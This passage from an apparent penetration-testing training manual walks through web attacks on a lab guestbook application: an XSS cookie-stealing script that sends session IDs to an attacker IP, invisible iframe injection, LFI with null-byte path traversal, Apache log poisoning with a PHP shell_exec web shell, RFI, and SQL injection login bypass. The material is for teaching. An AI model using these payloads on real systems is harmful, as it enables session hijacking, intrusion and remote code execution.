


Figure 54 - Injecting JavaScript Into the Form

Once an unsuspecting victim visits the affected page, the injected JavaScript code is executed in their browser:




Figure 55 - The JavaScript Executes When the Page is Viewed

Let's see what type of impact this can have on our potential victims.

13.2.1 - Browser Redirection and IFRAME Injection

XSS vulnerabilities often go hand-in-hand with client side attacks, as they often allow for the redirection of a victim's browser to a location of your choosing. Alternatively, you could choose to inject an invisible iframe into the victim's browser to get the same results in a stealthier manner.

```
<iframe SRC="http://192.168.10.5/report" height = "0" width ="0"></iframe>
```

Once our victim visits the affected output page, their browser connects to our attacking machine. In this example, we are listening on port 80 on our attacking machine with **netcat**:

```
root@kali:~# nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.10.5] from (UNKNOWN) [192.168.11.35] 49275
GET /report HTTP/1.1
Accept: image/jpeg, application/x-ms-application, image/gif,
application/xaml+xml, image/pjpeg, application/x-ms-xbap, */*
Referer: http://127.0.0.1/index.php
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729)
Accept-Encoding: gzip, deflate
Host: 192.168.10.5
Connection: Keep-Alive
```

As demonstrated above, browser redirection may be used to redirect a victim browser to a client side attack or to an information gathering script.

13.2.2 - Stealing Cookies and Session Information

The vulnerable application used in this section uses an insecure implementation of sessions. Once a legitimate user logs into the application, a cookie that contains a PHP session ID is added to their session. Any further attempts to access this page by the authenticated user does not require re-authentication, as their session has already been authenticated. Using JavaScript, you can have the victim's browser send us the cookie information stored in their browser for this session. Our injected JavaScript would look similar to the following:

```
<script>
new Image().src="http://192.168.10.5/bogus.php?output="+document.cookie;
</script>
```

The browser of an unsuspecting victim browsing the affected page makes a connection back to us with an authenticated session ID value:

```
root@kali:~# nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.10.5] from (UNKNOWN) [192.168.11.35] 49455
GET /bogus.php?output=PHPSESSID=308f56771e83388c1c9069116054e80e HTTP/1.1
Accept: */*
Referer: http://127.0.0.1/index.php
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729)
Accept-Encoding: gzip, deflate
Host: 192.168.10.5
Connection: Keep-Alive
```


We then proceed to use a cookie editor like Cookies Manager+[56] to introduce this authenticated session ID into our browser.




Figure 56 - Inserting the Captured Cookie

[56] https://addons.mozilla.org/en-US/firefox/addon/cookies-manager-plus/

Once the cookie value is updated, we can browse to the administrative interface without providing any credentials:




Figure 57 - Accessing the Admin Panel Without Credentials

Remember that this attack is session-specific, meaning that it will work as long as the victim stays logged on with their original session, or until their session expires.

13.2.3 - Exercises

1. Exploit the XSS vulnerability in the guestbook application to get the admin cookie and hijack the session.
2. Consider what other ways an XSS here might be able to be used for attacks.
3. Does this exploit attack the server or clients of the site?

13.3 - File Inclusion Vulnerabilities

Local (LFI) and remote (RFI)[57] file inclusion vulnerabilities are commonly found in poorly written PHP code. The exploitation of these vulnerabilities also depends on PHP versions and web server configurations, specifically *php.ini* values such as *register_globals* and *allow_url* wrappers. LFI/RFI vulnerabilities allow an attacker to include a remote or local file into the webserver's running PHP code.

LFI vulnerabilities are a subclass of RFIs. The difference between the two is the web application's capability to include either local or remote files. RFI attacks allow the attacker to introduce his own code to the webserver, resulting in a quick compromise, while LFI attacks limit the attacker to including files already existing on the web server, thus making compromise more challenging.

13.3.1 - Local File Inclusion

To understand the mechanisms behind this attack, let's return to the guestbook application. Notice that the guestbook allows you to choose a language as input and, depending on which one you choose, the thank you message is appropriately displayed in that language:

[57] https://en.wikipedia.org/wiki/File_inclusion_vulnerability

Figure 58 - The Guestbook Thanks the User in the Selected Language

The code responsible for this feature looks like this:

```
if (isset( $_GET['LANG'] ) ) { $lang = $_GET['LANG'];}
else { $lang = 'en';}
include( $lang . '.php' );
```

The code above checks if the GET parameter ***LANG*** is set. If ***LANG*** is set, it is assigned to the variable ***$lang***. If the ***LANG*** parameter is not set, the default value of "en" (English) is assigned. The code then uses the PHP include function and includes the required text from a local file, either *en.php* or *fr.php*.

The developer of this application was not expecting any other values than the two options he specified—English and French. However, because the ***LANG*** parameter is not sanitized, you can try to include a different PHP file into this page.




Figure 59 - Attempting to Exploit the LFI Vulnerability

In the example above, we have tried to include the Windows *hosts* file, usually located at ***C:\windows\system32\drivers\etc\hosts***. However, according to the error output, we see that a *.php* extension has been added to our request. This can be explained by how this code includes the file:

```
include( $lang . '.php' );
```

In versions of PHP below 5.3, we would be able to terminate our request with a null byte (%00) that would cause the PHP engine to ignore everything after that byte. Using this trick, in our example, seems to work. Once the *.php* extension is removed from our request, the PHP engine includes the specified file.




Figure 60 - Successfully Including a Local File

As exciting as reading a local file from a file-system may be, LFI attacks can often be leveraged to code execution attacks with a bit of luck. Let's review our current situation with this attack:

- We are able to include any file in the file-system.
- The *include* directive will execute PHP code within the included files, if present.

If we could then get some PHP code written to somewhere on the victim server filesystem, we could perhaps get a shell. However, assuming we can't directly upload a file to the remote filesystem, what options do we have?

13.3.1.1 - Contaminating Log Files

One option is to contaminate log files of various services to cause them to contain PHP code. For example, consider the following netcat connection made to the victim server on port 80:

```
root@kali:~# nc -nv 192.168.11.35 80
(UNKNOWN) [192.168.11.35] 80 (http) open
 <?php echo shell_exec($_GET['cmd']);?>


HTTP/1.1 400 Bad Request
```

This connection results in the following text written to the Apache log files, located in *c:\xampp\apache\logs\apache.log* in our Windows 7 lab machine:

```
192.168.10.5 - - [17/Apr/2013:06:07:18 -0400] "GET
/addguestbook.php?name=Haxor&comment=Merci!&LANG=../../../../../../../windows/system3
2/drivers/etc/hosts%00 HTTP/1.1" 200 1193
192.168.10.5 - - [17/Apr/2013:06:18:55 -0400] "GET
/addguestbook.php?name=Haxor&comment=Merci&LANG=../../../../../../../windows/system32
/drivers/etc/hosts%00 HTTP/1.1" 200 1193
192.168.10.5 - - [17/Apr/2013:06:22:00 -0400] " <?php echo
shell_exec($_GET['cmd']);?>" 400 1047
```

Notice that we have effectively introduced PHP code into a file on the local filesystem of the victim server.

13.3.1.2 - From LFI to Code Execution

Now that our malicious PHP has been introduced to the local filesystem, we can try to execute it by appending a *cmd* variable and passing the command we would like executed to our URL string:

```
http://192.168.11.35/addguestbook.php?name=a&comment=b&cmd=ipconfig&LANG=../../../../
../../../xampp/apache/logs/access.log%00
```

Once this URL is sent to the web server, the output should look similar to the following:




Figure 61 - Executing Code with the LFI Vulnerability

Although a bit tough to see at times, the page should include the output of our command as shown above. Because Apache and PHP are running as SYSTEM services in Windows, our commands are being executed with the same privileges.

From here, it should be simple to get a shell.

13.3.1.3 - Exercises

1. Obtain code execution through the use of the LFI attack.
2. Using what you learned on file transfers, use the code execution to obtain a full shell.

13.3.2 - Remote File Inclusion

Remote file inclusion (RFI) vulnerabilities are less common than LFIs and are commonly easier to exploit. In fact, the LFI demonstrated above is also a RFI vulnerability. Consider the following parameter given as the ***LANG*** value:

```
http://192.168.11.35/addguestbook.php?name=a&comment=b&LANG=http://192.168.10.5/evil.txt
```

This request would force the PHP webserver to try to include a remote file, located on our web server, called *evil.txt*. Checking the incoming request made by the PHP engine, we can see that the file *evil.txt.php* was requested. We can once again use the null byte trick to bypass this issue.

```
root@kali:~# nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.10.5] from (UNKNOWN) [192.168.11.35] 49576
GET /evil.txt.php HTTP/1.0
Host: 192.168.10.5
```

We can now set up our Apache server and host a malicious *evil.txt* file as shown below:

```
root@kali:/var/www# cat evil.txt
<?php echo shell_exec("ipconfig");?>
root@kali:/var/www# apachectl start
```

Once the file is in place and our webserver running, we can send our remote inclusion attack URL to the vulnerable web application and see our code executed successfully.




Figure 62 - Exploiting the RFI Vulnerability

13.3.2.1 - Exercise

1. Exploit the RFI vulnerability in the web application and get your shell.

13.4 - MySQL SQL Injection

SQL Injection[58] is a common web vulnerability found in dynamic sites that is caused by unsanitized user input, which is then passed on to a database. This user input can then be manipulated to "break out" of the original query made by the developers, to include more malicious actions.

These types of vulnerabilities can lead to database information leakage and, depending on the environment, could also lead to complete server compromise.

In the following module, we will examine SQL injection attacks under a PHP/MySQL environment. While the concepts are the same for other environments, the syntax used during the attack may change to accommodate different database engines or scripting languages.

13.4.1 - Authentication Bypass

The authentication bypass is a classic SQL injection example that effectively demonstrates the dangers of evil users playing with your database. Let's examine the admin page again and take a look at its underlying source code:

```
mysql_select_db('webappdb');
    $user = $_POST['user']; // unsanitized
    $pass = $_POST['pass']; // unsanitized
    $query="select * from users where name = '$user' and password = '$pass' ";
    $queryN = mysql_query($query) or die(mysql_error());
    if (mysql_num_rows($queryN) == 1)
    {   $resultN = mysql_fetch_assoc($queryN);
        $_SESSION['user'] = $_POST['user'];
        header("location:admin.php");
```

[58] https://www.owasp.org/index.php/SQL_injection


```
    }
   else // user rejected
   {   echo "<br /><h1>Wrong Username or Password</h1>";
       echo '<META HTTP-EQUIV="Refresh" CONTENT="2;URL=admin.php">';
   }
```

Notice how the ***$user*** and ***$pass*** POST variables are not sanitized in any way, and are then used as part of a SQL statement.

We will examine the possible effects of SQL injection attacks by directly interacting with a database as a way of better understanding the underlying causes for these vulnerabilities. We start by logging into the MySQL database and listing out the current users defined in the *webappdb* database.

```
C:\xampp\mysql\bin>mysql -u root -p
mysql> use webappdb
mysql> select * from users;
+----+--------+----------+---------+
| id | name   | password | country |
+----+--------+----------+---------+
|  1 | offsec | 123456   | US      |
|  2 | secret | password | UK      |
|  3 | backup | backup12 | CA      |
+----+--------+----------+---------+
3 rows in set (0.00 sec)

mysql>
```


To understand how it works, let's recreate the SQL query sent by our vulnerable web application to the database. Notice the difference between failed and successful logins.

```
mysql> select * from users where name='wronguser' and password='wrongpass';
Empty set (0.00 sec)

mysql> select * from users where name='offsec' and password='123456';
+----+--------+----------+---------+
| id | name   | password | country |
+----+--------+----------+---------+
|  1 | offsec | 123456   | US      |
+----+--------+----------+---------+
1 row in set (0.00 sec)
mysql>
```

As shown in the PHP code above, if a single row is found matching the required username and password, authentication is granted.

```
    if (mysql_num_rows($queryN) == 1)
```

Now consider the following queries, where the parts marked in red correspond to the username value entered by a malicious user.

```
mysql> select * from users where name='wronguser' or 1=1;# and
password='wrongpass';
+----+--------+----------+---------+
| id | name   | password | country |
+----+--------+----------+---------+
|  1 | offsec | 123456   | US      |
|  2 | secret | password | UK      |
|  3 | backup | backup12 | CA      |
+----+--------+----------+---------+
3 rows in set (0.00 sec)
```



```
mysql> select * from users where name='wronguser' or 1=1 LIMIT 1;# and
password='wrongpass';
+----+--------+----------+---------+
| id | name   | password | country |
+----+--------+----------+---------+
|  1 | offsec | 123456   | US      |
+----+--------+----------+---------+
1 row in set (0.00 sec)

mysql>
```

Notice how we have cheated the database into "authenticating" us without a real username or password, simply by manipulating the SQL query parameters to our advantage. Using the modified username value, we can try to log into the web application without valid credentials.

